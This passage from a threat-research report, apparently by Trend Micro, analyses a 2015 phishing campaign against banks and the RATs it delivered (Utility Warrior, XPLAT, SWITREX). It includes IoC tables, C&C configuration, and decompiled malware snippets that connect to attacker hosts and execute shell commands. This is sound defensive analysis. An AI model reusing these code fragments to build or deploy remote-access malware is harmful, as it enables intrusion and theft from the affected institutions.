In the list above, it should be noted that majority of the IP addresses used were owned and operated within Nigeria, while the IP addresses in both Sweden and the United States (by Portlane and Choopa, respectively) provided managed hosting and other IP related services.

August: Wire Transfer

During the month of August, there were multiple write-ups about a reportedly Italian-made RAT called Utility Warrior, which was dropped by a document exploit. While multiple excellent technical write-ups had surfaced about these two artifacts, none of them discussed exactly how it reached user desktops. Through Trend Micro's Smart Protection Network, we managed to trace one exact example.



The attachment (*ammendment.doc*, sha1: fb434ba4f1eaf9f7f20fe6f49c4375e90fa98069) indeed drops Utility Warrior (*svchost.exe*, sha1: 889fd076e5c50e8350a804e953895cd9247512b6) if the user has a vulnerable Microsoft Office product.

Further analysis of the email headers give a better indication of how the email was sent.

```
Received: from mail3.pnb.co.in ([125.22.91.53]) by [redacted]]) with ESMTP (TREND IMSS SMTP Service 7.
1) id 647eff150000021f ; Tue, 4 Aug 2015 [redacted]
X-AuditID: 0ac01802-f79956d0000075c4-88-55c06f48c90f
Received: from [redacted] ([fe80::10b0:2a9d:23d8:ac84]) by
 [redacted] ([::1]) with mapi id 14.03.0248.002; Tue, 4 Aug 2015
 13:28:53 +0530
From: M [redacted]
To: [redacted]
Subject: FW: Ammendment
Thread-Topic: Ammendment
Thread-Index: AdDOg3HGCpR/Y9jkRla16NzjPTtNxAABQngQAACwJq0=
Date: Tue, 4 Aug 2015 07:58:52 +0000
Message-ID: <AEE2025F6F655847AF46C2F35DA0DDED9E7F89FC@M[redacted]
References: <AEE2025F6F655847AF46C2F35DA0DDED9E7F3BB9@M[redacted],<AEE2025F6F655847AF46C2F35DA0DDED9E7F689
C@M[redacted]>
In-Reply-To: <AEE2025F6F655847AF46C2F35DA0DDED9E7F689C@[redacted]
Accept-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
x-originating-ip: [41.58.206.213]
MIME-Version: 1.0
X-Brightmail-Tracker: H4sIAAAAAAAAA2VVfUwTZxzOe3ctFblZytdZdcIp/jEDgbDhzylm08XcEifEDTeXuK6Ws3SU
                a9cWFZMZcAgGIehAJh9TGCsbICKoMBkqlE0mfgyUIg6EgDhhCoLhI07BXXsFi95fT57n977P
                7/nde+9JcFknKZdoOBNr4JRaWuxKuNZT/gGMrj4yKL9jKRQN9LlAb4MZwZPkCjE8OPwBjBeN
                EpB+uhmHpDyA9HMPMRhJu4HAMrAK0js6RJBVcRyH8Z5kMVTeLiegcWJIDOakPBdIbBrFoMB6
```

The *SMTP Received* headers indicate that the mail had indeed traversed internally within a local bank located in India before being received by the intended recipient. However, one striking detail stands out: the X-Originating-IP header field. A quick GeoIP location check gives tells us where the attackers came from:

> GeoIP Country Edition: NG, Nigeria
>
> GeoIP City Edition, Rev 1: NG, N/A, N/A, N/A, N/A, 10.000000, 8.000000, 0, 0
>
> GeoIP ASNum Edition: AS36923 SWIFTNG-ASN

With these details, it became clear that the threat actors were operating under an IP address based in Nigeria, as well as the fact that they were able to gain direct/indirect access to this bank's web mail system, authenticate and construct the email lure.

In contrast to the usual operations of "smash and grab" or 419 scams that are usually associated with Nigerian threat actors, the method of lure no longer appears to be some canned typed email as seen in the previous two examples—this one actually "feels" legitimate. There are several details here that make this email interesting:

- The sending email server is not used to spam emails, but is an actual bank. This is very similar to the April lure, wherein the sender was an individual within the school.
- Trend Micro has coordinated with the affected bank and indeed confirmed that the emails were sent through the individual's account.

- Being short, the email body doesn't really present anything usual.
- In this example, the recipient is a valid customer service email address of a company that provides remittance services.


The map below is the distribution reach of *ammendment.doc*, with at least 17 countries. The email was sent out only on a single day. On some instances, we have observed that the email addresses used were exact, not BCC-ed, indicating that the threat actor had a high confidence in the recipient's email address.


But what happens when the unsuspecting recipient executed the email attachment? Our next section will explain that.

Payload Analysis

ammendment.doc (exploit)

The attachment *ammendment.doc* (TROJ_ARTIEF.YMNJM, sha1:fb434ba4f1eaf9f7f20fe6f49c4375e90fa98069) exploits the vulnerability CVE-2015-1770. Within the document, there is an embedded Office 2007 Word file that has ActiveX Object's CLSID of CVE-2015-1770 ("cddbcc7c-be18-4a58-9cbf-d62a012272ce").





Instructions are then inserted within the ActiveX object (activeX1.bin) via a heap spray. Further analysis of this file can be found in this blog post.

Utility Warrior (RAT)

Information

SHA1: 889fd076e5c50e8350a804e953895cd9247512b6

Compiler: VB.NET

Digital Signature: Not Signed

Assembly Version	1.0.0.0
Company	Microsoft
File Version	1.0.0.0
Internal Name	Windows Update.exe
Language	Language Neutral

Original Filename	Windows Update.exe
Product Name	OkoloVch-Server
Product Version	1.0.0.0

Embedded DLL

Windows_Update.UtilityWarrior.dll

SHA1: 844d4888ec0968a9b6da60ec2f1f2aa26937e201

This DLL contains some of the functions required by the main executable in order to perform its backdoor functionalities properly.

Installation

Depending on the settings in the configuration file, this backdoor may create a copy of itself in a specified folder and set its attributes to *Read Only*, *Hidden*, and *System*:

- %Application Data%\{folder name}\WindowsUpdate.exe

It may also create a file that contains the path of the malware:

- %Application Data%\warriors.dat

Another indicator of infection is the malware's log file, located below:

- %Temp%\bootloader.dec

Command-and-control

Server: *login.loginto.me:5050* (*23.249.225.140*)

Its C&C communication is encrypted using the AES key and initialization vector below:

```
rijndaelManaged.Key = new byte[]
{
    100,
    1,
    1,
    1,
    13,
    1,
    1,
    14,
    1,
    21,
    1,
    1,
    1,
    1,
    12,
    1
};
```

```
rijndaelManaged.IV = new byte[]
{
    1,
    111,
    13,
    1,
    13,
    1,
    1,
    14,
    91,
    1,
    1,
    1,
    1,
    61,
    1,
    19
};
```

Initial connection will send machine information to the server:

- Bot Identifier: “masacre"
- User name
- Machine name
- OS full name

Backdoor Routines

The command-and-control server sends numerical values in order to determine the backdoor routines to perform. These numbers correspond to the commands below:

10	HandShake	Creates a new thread with new AES key and initialization vector for C&C communication.
14	ShutdownClient	Terminates the malware
15	RestartClient	Restarts the malware
16	UninstallClient	Creates and executes a batch file that deletes the malware and itself
17	RestartPC	Restarts the infected PC using the command line instruction *shutdown -r -f* The command line window is hidden.
18	ClosePC	Shuts down the infected PC using the command line instruction *shutdown -p -f* The command line window is hidden.
19	GetSoftware	Check installed software by looking at the registry entry *DisplayName* in: *Software\Microsoft\Windows\CurrentVersion\Uninstall*. It then lists all software that does not contain *Hotfix*, *Security Update*, and *Update for* strings in its name.
21	uninstallSoftware	Uninstalls any software by finding the specified name in the registry *Software\Microsoft\Windows\CurrentVersion\Uninstall*
22	GetDriver	Lists drive information including the total drive size and available memory for all drives available.
23	GetFiles	List files in a directory
24	SearchFolder	Looks for a specified folder and lists its contents
26	DeleteFile	Deletes a specified file or a folder if the switch *E* is included.
27	RenameFile	Renames a specified file or a folder if the switch *A* is included.
28	DownloadTCP	Sends a specified file to the server
29	UploadTCP	Receives a file from the command-and-control server and executes it.
31	RefreshLog	Sends the log file *%Temp%\bootloader.dec* to

		the server
32	ClearLog	Deletes its log file *%Temp%\bootloader.dec*
35	RemoteDesktop	Starts or stops a remote desktop connection, depending on the argument specified.
36	MonitorCounts	Gets the number of display monitors in a desktop
37	PcBounds	Gets the width and length of the display
38	ShortLinkFolder	Lists the contents of any of the folders below, depending on the argument specified: • Desktop • Temp • Cookies • My Documents

The following functionalities are present in the backdoor controller code, but the handler is missing or removed.

11	Pipe
12	Status
13	Plugin
20	ErSoftware
30	DownloadURL
25	RunFile
33	UnblockEverything
34	BlockEverything

Configuration

This backdoor has a configuration file where the command-and-control server, port and other information are stored.

```
public struct GStruct2
{
    public static string string_0 = "login.loginto.me";
    public static ushort ushort_0 = 5050;
    public static string string_1 = "masacre";
    public static bool bool_0 = true;
    public static bool bool_1 = false;
    public static string string_2 = "TEST";
    public static string string_3 = "update";
    public static bool bool_2 = true;
}
```

Based on the code, we can infer that the configuration file follows the format:

String	C&C server	Host name of the command-and-control server
Ushort	Port	Port used by the command-and-control server for communication
String	Bot ID	Name of the bot
Bool	Copy	True if a malware copy will be created, otherwise the value is false
Bool	Process Critical	True if the process will be set to a system critical status, otherwise the value is false
String	Folder Location	Name of the folder where the malware will be copied
String	Full Copy Path and Filename	Full path and filename of the dropped malware copy
Bool	Save Path	True if the malware path will be saved in *warriors.dat*, otherwise the value is false

Clearly, the intent of the attackers would be to remotely control a terminal that is located in the banking or financial institution. Once the backdoor or RAT has performed its call-back to the server, the threat actors would have free reign on the terminal.

The command-and-control server was using *login.loginto.me*, and the IP address it was used was *23.249.225.140*. Two items should be noted about this as it provides key tell-tale signs of the threat actors:

- The DNS registration is using a Dynamic DNS service, operated by No-IP.

- The IP address used is assigned to HostDime, a managed hosting provider located in the United States.

  GeoIP Country Edition: US, United States

  GeoIP City Edition, Rev 1: US, N/A, N/A, N/A, N/A, 38.000000, -97.000000, 0, 0

  GeoIP ASNum Edition: AS33182 HostDime.com, Inc.

As seen from the earlier phishing examples to this August 2015 example, there was is definitely an escalation of skill and targeting mechanisms.

Secondary and Other Infections

According to empirical data, we have observed two more possibly associated RATs that the attackers have been using:

- A JAVA RAT we call XPLAT, which we have observed to be loaded on several endpoints after a few days of being infected with Utility Warrior
- An off-and-on usage of SWITREX, a .NET RAT

JAVA_XPLAT.A (SHA1: faadfd6f7d6158204f65ae7d60eb876aa33fd0cb)

The malware first configures its connection to the command-and-control server *23.249.225.140:1090*.

```
public class Main
{
  public static String dfgghh = new Date().toString();

  public static void main(String[] args)
  {
    try
    {
      fdmgsffg c = new fdmgsffg("23.249.225.140", 1090);

      Stp.add(c.tag);

      new iuyikyujmfgh(c, 120);
      c.connect();
    }
    catch (Exception e)
    {
    }
  }
}
```

It has four major classes which are responsible for various purposes:

1. Shell (command line)
    - Supports Windows, Unix and Mac OSes

```
public static String shell(String cmd) throws Exception
{
  try
  {
    String[] splitted_cmd = cmd.split(splitter);
    String[] exec_cmd = new String[splitted_cmd.length + 2];

    String os = System.getProperty("os.name", "").toLowerCase();
    if (os.contains("win")) {
      exec_cmd[0] = "cmd.exe";
      exec_cmd[1] = "/c";
    } else if (os.contains("nux")) {
      exec_cmd[0] = "/bin/bash";
      exec_cmd[1] = "-c";
    } else if (os.contains("mac")) {
      exec_cmd[0] = "/usr/bin/open";
      exec_cmd[1] = "-a";
    } else {
      return "";
    }

    for (int i = 0; i < splitted_cmd.length; i++) {
      exec_cmd[(2 + i)] = splitted_cmd[i];
    }

    return execute(exec_cmd); } catch (Exception e) {
  }
```


2. Download
    - Malware has the option to execute the downloaded file
3. File management
    - Get drives
    - List files
    - Create directory
    - Execute files
    - Copy
    - Change access permissions

- Move
- Delete
- Create downloaded
- Rename
- Upload file

4. Installation
    - Autorun registry
    - Dropped copy

Backdoor Commands

As a command identifier, this program checks if the received command starts with any of the strings shown in the screenshot below. It then calls whichever function is applicable to perform its intended operation.




```
public static void run(String command, String[] parts, fdmgsffg fdmgsffg)
{
  try
  {
    if (command.startsWith("cm")) {
      fhfghtr.run(command, parts, fdmgsffg);
    } else if (command.startsWith("lgn")) {
      fdmgsffg.write(command, new String[] { fdmgsffg.name, fdmgsffg.group, fdmgsffg.version });
    } else if (command.startsWith("dn")) {
      fyyuuigh.run(command, parts, fdmgsffg);
    } else if (command.startsWith("fm")) {
      fdhghdfhghij.run(command, parts, fdmgsffg);
    } else if (command.startsWith("ln.t")) {
      fdmgsffg.close();
      shutdown();
    } else if (command.startsWith("ln.rst")) {
      fdmgsffg.close();
      restart();
    } else if (!command.startsWith("sts"));
  }
  catch (Exception e) {
    fdmgsffg.write("dg", new String[] { e.getMessage(), "2" });
  }
}
```

BKDR_SWITREX.A (SHA1: 5918a3dcf36b38c6ac9077e3a18f09f4573f243b)

Just like the other backdoors, this one connects to the same C&C server *uaelab.mypsx.net:5050* (*23.249.225.140*) and waits for any of these commands to perform its routines:

PROGRAMS	List all installed programs by searching for the display names in the registry *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall*
INSTALL	Creates a shortcut of the malware into the startup folder
INSTALLREG	Creates an auto-run registry for the malware using the application name as registry entry in *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*
UNINSTALL	Removes the created shortcut in the startup folder
UNINSTALLREG	Removes the created auto-run registry
INFO	Obtains the following system information: • Machine GUID • User name • OS full name • OS platform • OS version • Language • Computer name • Screen bounds • Total physical memory • Total available memory • MAC address
RUN	Executes a specified process
CMD	Execute a command using a hidden CMD
CMDSHOW	Execute a command using CMD
DE	Download and Execute a file, save file to temp directory
WGET	Download a File and Save it to temp directory
DUPLICATE	*No routine*

The two above-mentioned RATs are the major ones observed to be relevant to this campaign. We have also observed other RATs that use the same C&C infrastructure:

- JAVA_ADWIND, a full-featured RAT that has been around since 2013. This is also the same RAT family observed during the first months of 2015.
- LUMINOSITY LINK RAT, which allows system administrators to manage a large amount of computers concurrently, is relatively new and has only surfaced

around Q2 2015 in a report from ProofPoint reportedly stemming from the Sundown Exploit kit. In our case, however, it has been dropped by a Microsoft Office macro-enabled document named *Swift..Mt760.doc* (detected as W2KM_DLOADR.XTUB, sha1:b5558d707b3f9df6f689ba75d5e2a3ae17c0c371). The file name is an obvious reference to the MT 760 SWIFT code that is used in a bank-responsible guarantee issued by the sender bank. This is usually an important message as this indicates a large transaction.

The wide variety of RATs employed by the attackers indicates active involvement within the malware circles and may be very well connected. It is also observed that the threat actor is eager in trying out new RAT builds, quickly integrating these newer RATs on their targets. As we will see in the next section, the RATs are usually configured to phone-home to a particular 4 digit ephemeral port and are mostly consistent for the RAT family, even when using the same FQDN or IP address.

Command-and-Control

The command-and-control infrastructure being used by the threat actor is rather straight-forward. To illustrate, let's plot the IP addresses and domain names used by these RATs.

RAT	SHA1	Domain Name	Registrant Email	IP Address	Port	AS Number	Location
DARKSUN	4a2e1b5a9ef2d4fd62fd3c1af03252bbf54a871a	N/A		62.108.40.45	1080	AS30962 comtrance GmbH	DE, Germany
DARKSUN	6e78b29f7c989504816df3247b077d7bced8b18c	N/A		23.249.225.140	1080	AS33182 HostDime.com, Inc.	US, United States
DARKSUN	cc853b09c99e990255b95ed0af3a767213471ed6	N/A		142.54.162.195	1080	AS33387 DataShack, LC	US, United States
DARKSUN	aded761fc040c0a2bdccc54941f66b13b36e211d	correctip.noip.me*	domains@no-ip.com	178.73.219.169	2323	AS42708 Portlane AB	SE, Sweden
Utility Warrior	ae06eb722bb5bb96f974c3def7058e1e25874fd4	cyber.serveexchange.com	domains@no-ip.com	23.249.225.140	5656	AS33182 HostDime.com, Inc.	US, United States

Utility Warrior	b16958621998eb8a4bec2f6b4306431245ab56b7	jack.servep2p.com	domains@no-ip.com	23.249.225.140	5656	AS33182 HostDime.com, Inc.	US, United States
Utility Warrior	889fd076e5c50e8350a804e953895cd9247512b6	login.logintoo.me**	domains@no-ip.com	23.249.225.140	5050	AS33182 HostDime.com, Inc.	US, United States
Utility Warrior	777ba38c219d5c0251571b00d630fa3c5a59c9ac	login.collegefan.org**	domains@no-ip.com	63.142.245.12	2020	AS33182 HostDime.com, Inc.	US, United States
SWITREX	40af291606e1bc12c833876bb3960b9cb98cf37e	john.cable-modem.org	domains@no-ip.com	23.249.225.140	5050	AS33182 HostDime.com, Inc.	US, United States
SWITREX	2d4cf67196e7a4bed5f18cde60121b4e390cd6c4	john.cable-modem.org	domains@no-ip.com	23.249.225.140	5050	AS33182 HostDime.com, Inc.	US, United States
SWITREX	544991dfb5706242a5b45d7062ced43e3107a331	john.cable-modem.org	domains@no-ip.com	23.249.225.140	5050	AS33182 HostDime.com, Inc.	US, United States
SWITREX	3cc051ee5b3abc4cb388cbc6f251ec3ba27b4c9e	myapp.no-ip.biz***	domains@no-ip.com	174.127.99.152	1924	AS36351 SoftLayer Technologies Inc.	US, United States
SWITREX	d4a04da3735aa492aade764dccb3c1f543180220	myapp.no-ip.biz***	domains@no-ip.com	174.127.99.152	1924	AS36351 SoftLayer Technologies Inc.	US, United States
SWITREX	c411013a264ff3cdb5a74f3cad3775750a37a36c	myapp.no-ip.biz***	domains@no-ip.com	174.127.99.152	5050	AS36351 SoftLayer Technologies Inc.	US, United States
SWITREX	5918a3dcf36b38c6ac9077e3a18f09f4573f243b	uaelab.mypsx.net	domains@no-ip.com	23.249.225.140	5050	AS33182 HostDime.com, Inc.	US, United States
SWITREX	bcb99d24bdf55d7534dbc0ea711cb66abd9d10f0	uaelab.mypsx.net	domains@no-ip.com	23.249.225.140	5050	AS33182 HostDime.com, Inc.	US, United States
SWITREX	25f7e36faf5e62b06587e8101bfdebc7449121bc	uaelab.mypsx.net	domains@no-ip.com	23.249.225.140	5050	AS33182 HostDime.com, Inc.	US, United States
XPLAT	faadfd6f7d6158204f65ae7d60eb876aa33fd0cb	N/A		23.249.225.140	1090	AS33182 HostDime.com, Inc.	US, United States

LuminosityLink	a4efcbf0309c705442dc1f622204c34bf7b540ef	cyber.serveexchange.com	domains@no-ip.com	23.249.225.140	7070	AS33182 HostDime.com, Inc.	US, United States
ADWIND	3fd05105b7e192a9c6e42db19ea6fb9a35928b18	N/A		23.249.225.140	1030	AS33182 HostDime.com, Inc.	US, United States
ADWIND	39ffcdef624ada839f22f47a1283e1d5d2488b48	uaelab.mypsx.net	domains@no-ip.com	23.249.225.140	1030	AS33182 HostDime.com, Inc.	US, United States

* Varies, but this should be the A record of the FQDN during the file was dropped.

** Last observed on 09/08/2015, both *login.loginto.me* and *login.collegefan.org* have moved to a private sinkhole.

*** Last observed on 09/09/2015, *myapp.no-ip.biz* has moved to *185.17.1.199*:

GeoIP Country Edition: RU, Russian Federation

GeoIP City Edition, Rev 1: RU, 48, Moscow City, Moscow, 129337, 55.752201, 37.615601, 0, 0

GeoIP ASNum Edition: AS199388 MediaServicePlus Ltd.

The attackers favor the use of dynamic DNS registrations by No-IP, one of the main dynamic DNS providers. Based on the domain name used by the RATs to communicate, all of these are offered with No-IP's free dynamic DNS (DDNS) service offering that is usually limited to just one domain of choice and up to three hostnames. This means that the threat actors would have used different email addresses to register the hosts used for command-and-control communication, thereby allowing the attackers to anonymize WHOIS information without the use of domain privacy services. Domain privacy protection can range be as low as US$7.99 a year for individuals and domain registration prices can go as low as US$1 a month, but the approach of these cybercriminals were to utilize free services to reduce their cost to relatively just the price of opening up another email account (free).


As for the web hosting services, the actors behind the Cuckoo Miner campaign favor services within the United States, with a just a handful within Europe (Germany, Sweden) and one historically having one recorded IP going back to Nigeria with the domain name *correctip.noip.me*. Most of the selections had robust and affordable services with a wide price range, providing dedicated servers and virtual private server (VPS) services. The use of hosting services located within the United States allows this threat actor to targeting financial institutions without arousing immediate attention as IP-

related traffic coming and going to the United States would appear as normal even though there is no business-to-business (or bank-to-bank) related traffic. These hosting services, however, are legitimate and were just abused by this threat actor.

This combination of using No-IP services and affordable hosting services makes an effective, and relatively cheap, bulletproof hosting-like solution that can go as high as US$300/month, according to our recent research.

The Use of ELVIK OOO Digital Signature

This digital signature is no stranger to our investigations as we have seen this in our investigation on GamaPOS, and we have observed at least four iterations of its usage.



Looking into the files digitally signed by the valid certificate issued to "ELVIK OOO", its usage that can be used to trace and relate several files together. By definition, the serial number in a certificate is a number issued by the certificate issuer or certificate authority

and must be unique for each certificate. Majority of the RATs were digitally signed with certificates issued to "ELVIK OOO" and several were reused.

RAT	SHA1	Verified	Sign Date	Publisher	Serial Number	Machine Type
DARKSUN	6e78b29f7c989504816df3247b077d7bced8b18c	Signed	4/16/2015 6:05	ELVIK OOO	3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b	32-bit
DARKSUN	aded761fc040c0a2bdccc54941f66b13b36e211d	Signed	4/16/2015 6:05	ELVIK OOO	3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b	32-bit
DARKSUN	cc853b09c99e990255b95ed0af3a767213471ed6	Signed	4/16/2015 6:05	ELVIK OOO	3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b	32-bit
DARKSUN	4a2e1b5a9ef2d4fd62fd3c1af03252bbf54a871a	Signed	4/23/2015 7:08	ELVIK OOO	3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b	32-bit
LuminosityLink	a4efcbf0309c705442dc1f622204c34bf7b540ef	Signed	6/2/2015 6:26	ELVIK OOO	3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b	32-bit
UtilityWarrior	b16958621998eb8a4bec2f6b4306431245ab56b7	Signed	6/11/2015 7:20	ELVIK OOO	3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b	32-bit
UtilityWarrior	ae06eb722bb5bb96f974c3def7058e1e25874fd4	Signed	6/25/2015 23:10	ELVIK OOO	3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b	32-bit

Cross-referencing the ELVIK OOO digital signature, we were able to locate RATs that we believe to be part of the threat actor's arsenal as well: ROVNIX and TEAMBOT. Both RATs are seen to be executed in Europe, with the ROVNIX sample sent concentrated in Italy across multiple industries.


RAT	SHA1	Verified	Sign Date	Publisher	Serial Number	Machine Type
ROVNIX	6557e54a46864d6c92f4001055f6445e19727b4a	Signed	4/14/2015 16:46	ELVIK OOO	3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b	32-bit
SEKUR	ea0d041f35786966b65ff24ea842b64ae09fd8e5	Signed	5/7/2015 18:28	ELVIK OOO	3a bc 48 cd 9e ce 03 32 a0 6c d4 16 72 a2 13 4b	32-bit
ROVNIX	c3af8173389f6b52d28038b558327fc2e8ba790e	Signed	6/29/2015 17:59	ELVIK OOO	15 fa 14 36 1d 0d 78 2e 3e 4c bb f3 73 65 fd 75	32-bit
ROVNIX	b2ae5ca592cc29322a5ccae39521a9605bcec3e6	Signed	7/21/2015 17:48	ELVIK OOO	15 fa 14 36 1d 0d 78 2e 3e 4c bb f3 73 65 fd 75	32-bit
